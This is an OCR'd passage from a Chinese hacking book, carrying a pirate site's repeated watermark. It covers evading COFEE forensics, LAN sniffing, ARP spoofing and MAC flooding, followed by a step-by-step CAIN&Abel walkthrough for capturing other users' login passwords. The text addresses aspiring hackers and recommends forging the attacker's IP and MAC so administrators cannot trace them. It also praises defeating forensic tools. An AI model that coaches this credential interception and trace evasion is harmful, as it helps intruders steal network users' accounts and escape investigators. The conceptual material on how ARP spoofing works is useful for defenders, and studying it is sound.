


图 9-31　选择文件夹

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step3 单击 Output Folder 栏位旁边的按钮，然后选择报告文件的存放位置，接着单击“确定”按钮，如图 9-32 所示，最后单击 Generate 按钮。




图 9-32 设置结果输出文件夹

Step4 进入存放报告文件的位置后，通过浏览器打开 index.html，即可看到 COFEE 生成的报告，如图 9-33 所示。



图 9-33 查看分析结果

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

仔细检查生成的报告，查看是否残留泄露行踪的信息。如果清除痕迹的操作完全让 COFEE 无可奈何，恭喜！你已经向高级黑客又跨进了一步。

9.4.3 最后的忠告

追踪与反追踪、隐身与反隐身之间的技术对抗，从电脑网络发明之后就一直都没有停止过，倘若你认为掌握了一些反追踪与隐身技术，就可以为所欲为，那么，这样将会令自己置身于极大的危险之中。不要忘记，像凯文·米特尼克、凯文·鲍尔森这样的世界头号黑客也有被警察堵住投进监牢的一天！

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第10章 局域网入侵：嗅探、字典攻击与防御策略

许多入门黑客都觉得做黑客很累，有时候需要连续十几个小时去测试一段程序，有时候花上好几天甚至数十天在探寻漏洞却一无所获，更多的时候是花了很多精力去试探主机，却被防火墙和系统权限等拒之门外。事实上，黑客真的有必要整天泡在网上吗？不一定，只要掌握了嗅探应用技术，布置好嗅探的“天罗地网”之后，你爱看书就看书，爱看电影就看电影，爱做什么就做什么，一段时间后，回到电脑前看看成果。嘿，许多账户、密码已经收集在你的电脑里了。

10.1 明文传输杀手——网络嗅探

无论是局域网还是互联网，默认均处于明文通信状态，只有应用程序指定要使用时，才会启用SSL、TSL、IPSec 等加密传输协议。正因为这样，用于获取明文传输内容的网络嗅探被众多黑客掌握及使用。

10.1.1 网络嗅探原理分析

什么是嗅探（Sniff）？这还得从目前广泛使用的以太网说起。早期的 10 Base-5、10 Base-2 以太网中，每台主机的网络接口均连接在同一条网络线缆上，当主机向网络发送数据帧后，同一网络上其他主机均会收到此数据帧，而在正常情况下，如图 10-1 所示，各台主机只响应以下两种数据帧：

- MAC 地址与本机网络接口相符的数据帧。
- 广播给局域网所有电脑的数据帧。




图 10-1 正常通信

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

只有其中的一种情况出现时，网卡才会向 CPU 发送中断请求，让操作系统接收数据帧并进一步递送给 IP 层处理。面对从自家门前流过的数据帧，黑客们在想，假如修改了底层驱动程序，将所有流经数据帧均提交给操作系统处理，岂不是能轻易获得其他电脑通信的数据？答案是肯定的，只要正确拆解数据帧并拼成 IP 包，然后按次序排列即可轻易获得其他电脑相互通信的内容。当然，黑客还可以使用过滤器从数以万计的数据包中挑选出自己感兴趣的 mail、FTP，甚至网游等登录数据包，从中解出用户名、密码等敏感数据，这种将所有流经网络接口的数据帧提交给操作系统处理的模式，被称为混杂模式（Promiscuous mode），而利用混杂模式获得网络信息的行为，被称为网络嗅探，如图 10-2 所示。




图 10-2　利用混杂模式嗅探

随着网络的不断发展和交换机的广泛普及，数据帧的传播发生了巨大变化。因为工作于数据链路层的交换机可以保存各接口的 MAC 地址，在收到主机发送的信息时，对比数据帧的目的地址，然后将数据帧转发到相应的端口。由于其他电脑通信的数据帧并没有经过媒介及网络接口，所以，黑客即使将网卡设为混杂模式也无法侦听到其他电脑的通信内容，如图 10-3 所示。




图 10-3　单一的混杂模式无法在交换环境嗅探

然而，黑客并没有放弃嗅探，相反，为了应对不断变化的网络环境，他们不断探索并找到了嗅探与 ARP Spoor、MAC Flooding、Fake the MAC address 结合的方法，实现了交换网络环境下的嗅探。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. ARP spoof

在 TCP/IP 通信架构中，每一台主机在与局域网内其他电脑通信之前均要在数据帧内写上明确的物理地址（MAC 地址），那么，主机如何获得其他主机的 MAC 地址呢？方法如下：

① 先查询本机的 ARP 缓存列表，如果缓存列表中有记录，则直接调用记录；如果无相关记录，则向网络发送 ARP Request 广播数据包。

② 局域网内所有电脑收到广播数据包后，查看 IP 地址是否与自己的相符，如果相符，操作系统根据 ARP 协议，将回复查询主机一个含有本机 MAC 地址的 ARP Reply 包。

③ 主机获得所需通信主机的 MAC 地址后，将通信内容转为数据帧发送出去，并将 MAC 地址保存至缓存，以方便下次使用。

在以上的操作中，交换机忠实地在双方之间转发数据帧。

ARP spoof 所利用的漏洞是，主机的 MAC 缓存列表在未经验证的情况下可根据 ARP Reply 包的内容动态更新。回到前面所说的例子，假如在完成三项操作后，黑客的电脑发送另一个 ARP Reply 包，宣称 192.168.1.2 的 MAC 地址为 0E-0E-0E-0E-04，那么 ARP 缓存中的 ARP Table 将会马上刷新，192.168.1.2 将与 0E-0E-0E-0E-04 物理地址建立对应关系，A 电脑在发送信息时就会将送给 192.168.1.2 的数据包转化成物理地址是 0E-0E-0E-0E-03 的数据帧并发送给交换机，交换机则“忠实地”将这些数据帧悉数转送至黑客电脑所连接的端口，从而让黑客使用的嗅探器轻易捕获通信内容，如图 10-4 所示。




图 10-4　ARP spoof 与嗅探综合应用

同理，黑客也可以向电脑 B 发送 ARP Reply 包，宣称 192.168.1.3 的 MAC 地址为 0E-0E-0E-0E-04，这样，电脑 B 发送到 192.168.1.3 主机的内容也会源源不断地转发至黑客电脑连接的端口，这些内容同样会被嗅探器捕获。如果黑客同时欺骗 A、B 双方，那么他将成为通信的中转站，截获 A 电脑与 B 电脑的所有通信报文。

2. MAC Flooding

工作于数据链路层的交换机具有记录 MAC 地址、智能转发数据帧到相应端口的功能。在实现这个功能之前，要将收到的数据帧转发给哪一个端口，其依据是交换机内部的交换转换列表（这张表包含端口与 MAC 地址的对应关系）。除了少数高端交换机支持静态列表之外，大多数交换机均为动态列表。MAC Flooding 是一种专门针对动态交换转换列表交换机的攻击方法，它的实现过程如下：

① 黑客伪造大量 MAC 地址发送数据帧。

② 海量虚假 MAC 地址数据迅速填满交换转换列表所使用的缓冲区。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

③ 为了保持网络继续通信，交换转换列表处于满载状态的交换机不得不以广播方式处理后续到达的数据帧。

这样一来，黑客就可以通过嗅探方式监听到其他用户的通信内容了，如图 10-5 所示。




图 10-5　MAC Flooding 与嗅探综合应用

3. Fake the MAC address

Fake the MAC address 也是一种通过攻击交换机实现嗅探的方法。其过程与 ARP spoof 相似，只是欺骗的对象由电脑主机变成交换机。在这个过程中，黑客的电脑不断冒充目标主机的 MAC 地址发送数据帧，从而让交换机将该 MAC 与黑客使用的端口建立关联，并将数据帧转发给黑客，与此同时，目标主机也会不断发送信息，以纠正交换机上的“错误”，因此，黑客必须使用 DOS(Denial of Service)这一类攻击暂时封锁真正的目标主机。

4. 利用 IRDP 缺陷

ICMP 协议包含了一项名为 IRDP（ICMP Router Discovery Protocol 路由器发现协议）的子协议。黑客发现利用该协议可以变更自动获取 IP 地址电脑的路由器设置。想象一下，假如黑客利用 ICMP 协议欺骗了局域网内的所有电脑，并将黑客的电脑当成路由器，能从中嗅探到多少有价值的账户和密码？值得庆幸的是，Windows XP 及其更高版本的 Windows 系统已经修正了这个缺陷，只有 Windows 98、Windows ME、Windows 2000 的操作系统才会掉进这个陷阱。

10.1.2　网络嗅探的危害

在目前交换式的局域网环境中，网络嗅探通常与 ARP spoof、MAC Flooding、Fake the MAC address 等同时使用，它一方面扰乱了正常网络交换传输，流量集中在黑客的侦听端口，从而造成网络拥堵或传输延时增加，对游戏、网络视频等应用影响尤为严重；另一方面，嗅探侦听可以在无人干预的情况下，不间断地收集未加密的各种账户和密码集息，对论坛、游戏、FTP 及电子邮件等网络应用造成巨大的安全威胁。在早期以 Hub 为中央结点的小型局域网，网络嗅探以被动方式工作不向外发送任何报文，即使是资深网络管理员也难以发现这种潜藏的安全威胁，黑客守株待兔式的嗅探侦听往往会收集到局域网内部大量敏感信息，造成严重资料泄密事件。为了更进一步了解嗅探的危害，下面将回放一个近两年发生的真实案件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2007 年 5 月，中国西部首家在美国上市的 IT 类企业——重庆某公司在清点网络游戏点卡时，发现出售的点卡比回笼的资金之间少了 39 万元，经过内部调查，网站服务器、数据库服务器均没有发现异常情况，那么点卡是怎样被盗走的呢？为了解开这个谜团，当地公安局的网警在接到报警后成立了专案组展开调查，他们在该公司的服务器、数据库服务器也找不到任何可疑的痕迹，随后，警方将视线转移至服务器的托管机房，案情终于有了突破性的进展，调查发现，与该公司同一交换机的另一台托管服务器安装了 CAIN 嗅探器，它不间断地截取该公司上传点卡的数据流获取密码，狡猾的黑客再通过境外多层代理服务器作为跳板访问这台托管服务器，要追踪真实的访问地址，其难度相当大。后来，警方将调查的重心落在赃物的销售方面，通过大量被盗账号的充值记录与最终的买家取得联系，所有调查结果均指向一家名为“缘惜今生”的淘宝网店及其店主“张洪帅”，于是，警方迅速展开行动并逮捕了涉案店主田胜利。2008 年 1 月，重庆江北区法院以盗窃罪判处田胜利有期徒刑 10 年。

从这个案例可以发现，网络嗅探并没有在受害者的服务器留下任何痕迹，而国外多层代理服务器作为跳板，也给黑客提供了保护伞。通过嗅探获得的内容进行牟利违背了黑客精神，警方正是以赃物销售为突破点顺藤摸瓜，最终将罪犯抓获归案，如图 10-6 所示。


科技/装备 05

重庆网警:虚拟空间的较量

可同时进行 STR 和 ABO 基因分型

“大家 e”法制短信平台“火”警营

警惕网络诈骗犯罪的影响和渗透

图 10-6　案件详情刊登于 2008.2.4 人民公安报“重庆网警：虚拟空间的较量”

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2　局域网自动嗅探工具 CAIN&Abel

亚当与夏娃偷食了伊甸园“知善恶树”上的禁果，他们被逐出伊甸园后，组建了家庭，生育了 CAIN（该隐）和 Abel（亚伯）两个儿子。当然，这一节并不准备说旧约圣经故事，只是想跟大家分享如何使用以 CAIN&Abel 命名的著名嗅探工具。

10.2.1　CAIN&Abel 简介

CAIN&Abel 是一款国外著名的集嗅探、ARP spoof、本机 mail 密码破解、FTP 密码破解、电子邮件密码破解和 MSN 登录密码破解等众多实用功能于一体的黑客工具，如图 10-7 所示。实际使用时，在本机安装客户端（cain）即可实现大多数功能。假如想实现分布式，可以在其他电脑上安装服务端（able），以实现多子网嗅探，同时获得更多的资料。

在使用过程中，许多杀毒软件会将 CAIN&Abel 当成危险程序处理，例如 Avast！呈报 Win32:Cain-B[Tool]。实际上，官方网站提供的 CAIN&Abel 并不包含病毒，用户可以放心使用，而其他网站下载的 CAIN&Abel 有可能捆绑了木马，故一定要小心对待。




图 10-7　CAIN&Abel

10.2.2　CAIN 嗅探配置

CAIN 安装完毕，能马上进入嗅探状态，出于安全因素的考虑，建议先伪造 MAC 及 IP 地址，这样在 ARP spoof 时将不会留下本机的 IP 地址及 MAC 地址，即使嗅探行为被发现，管理员也无法从 IP 地址及 MAC 逆向追踪。

Step1　单击 Configure 按钮，如图 10-8 所示。选择 Configuration 命令，打开 Configuration Dialog 对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-8　单击 Configure 按钮

Step2　切换至 APR（Arp Poison Routing）选项卡，选择 Use Spoofed IP and MAC address 单选按钮，在 IP、MAC 栏位输入 IP 地址及 MAC 地址，最后单击“确定”按钮，如图 10-9 所示。




图 10-9　伪制 IP 地址及 MAC 地址

CAIN 是一个高度自动化嗅探软件，它会自动拆解嗅探获得的数据包，从中筛选出黑客感兴趣的密码和用户名。对于 POP3、SMTP、IMAP、PPPoE 等验证方式较固定的服务，CAIN 捕获的成功率极高；对于网页方式提交的账户和密码，成功率相对较低。究其原因是默认的网页检查字段比较少，建议用户在使用时参考以下方法手动添加一些常见的敏感字段，以提高网页密码的检出率。

本机的 IP 地址及 MAC 地址由于可任意指定，所以即使嗅探行为被发现，管理员也无法从 IP 地址及 MAC 地址逆向追踪。

Step1　打开 Configuration Dialog 对话框，如图 10-10 所示。

Step2　切换至 HTTP Fields 选项卡，分别输入需要检查的字段名称，单击“+”按钮，将其添加至列表中，最后单击“确定”按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-10　Configuration Dialog 对话框

10.2.3　嗅探各种登录密码

前面我们已经介绍了 ARP spoof 的原理，这一小节将以 CAIN&Abel 为例，示范如何在交换机为结点的以太局域网内实施嗅探。

- 局域网内的电脑 IP 地址为 192.168.1.2-192.168.1.254。
- 网关 192.168.1.1 连接 Internet。
- 黑客伪造 192.168.1.90，发动 ARP spoof，嗅探局域网其他用户与网关的通信并捕获账户、密码。

Step1　单击 Star Sniff 按钮和 Star APR 按钮，启动嗅探与 ARP spoof 功能，如图 10-11 所示。




图 10-11　启动嗅探与 ARP spoof 功能

Step2　单击底部的 Hoste 选项卡，单击 OK 按钮，即可扫描出所有已开机的电脑，如图 10-12 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

